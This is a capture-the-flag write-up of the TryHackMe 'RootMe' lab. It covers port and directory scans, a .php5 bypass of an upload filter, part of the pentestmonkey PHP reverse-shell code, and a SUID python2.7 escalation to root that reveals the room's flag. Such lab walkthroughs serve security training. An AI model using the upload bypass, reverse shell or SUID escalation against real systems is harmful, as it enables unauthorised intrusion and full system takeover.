
RootMe

Contents

Reconnaissance

The target machine was confirmed to be within the **TryHackMe** network and was assigned an **IP address** for the engagement.



Scanning


An **Nmap** scan was performed to identify open ports and services:

```
❯ nmap 10.65.128.97 -p- -sV -sC -Pn --min-rate 5000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-29 08:19 EST
Nmap scan report for 10.65.128.97
Host is up (0.074s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6e:25:12:f8:6d:36:1c:13:5c:4e:59:95:3f:57:c2:c9 (RSA)
|   256 a6:00:b3:04:b9:e6:c1:ea:7a:82:02:a0:1e:91:bc:d0 (ECDSA)
|_  256 2b:45:02:9b:3d:28:73:94:5f:49:8c:62:45:f3:06:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 23.59 seconds
```

Realized only two services running, one of them was a web application.


Enumeration

Inspected the web application on port **80**, we found a basic website with a particular message and nothing more interesting.




The next step was to enumerate directories, this time using **Gobuster**.


```
gobuster dir -u 10.65.128.97 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,txt,html,php.bak -t 20 -o gobuster1.txt | grep -v "(Status: 403)"
```




At this stage, the discovery revealed a potential attack vector involving file upload functionality. The next step was to identify a method to successfully upload a file.



The scan revealed a `/panel` directory that included basic file upload functionality. Various file types and extensions were tested, but the uploads were blocked due to extension-based restrictions.



After trying different file extensions during Burp Suite attacks, we discovered that **.php5** was allowed. Next, we uploaded a simple web shell to achieve RCE. Once that worked, we proceeded to upload a reverse shell, which allowed us to gain access to the machine




Exploitation

The reverse shell used on this Case was the pentest monkey, after uploaded we got the access to the machine.

```php
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not fatal.")
;
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
```

This resulted in an initial **foothold**, from which further actions could be performed within the target environment.



Privilege Escalation

During system enumeration, we searched for SUID binaries and identified that the `python` binary was executable with elevated privileges.

```
www-data@ip-10-64-160-120:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Based on this finding, a privilege escalation command was executed, resulting in full control of the system.

```
$ ./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
/bin/sh: 1: ./python: not found
$ /usr/bin/python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
ls /root
root.txt
snap
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

This highlights the potential impact of file upload vulnerabilities and how they can be leveraged to achieve privilege escalation.

---

*Written by **kur0bai***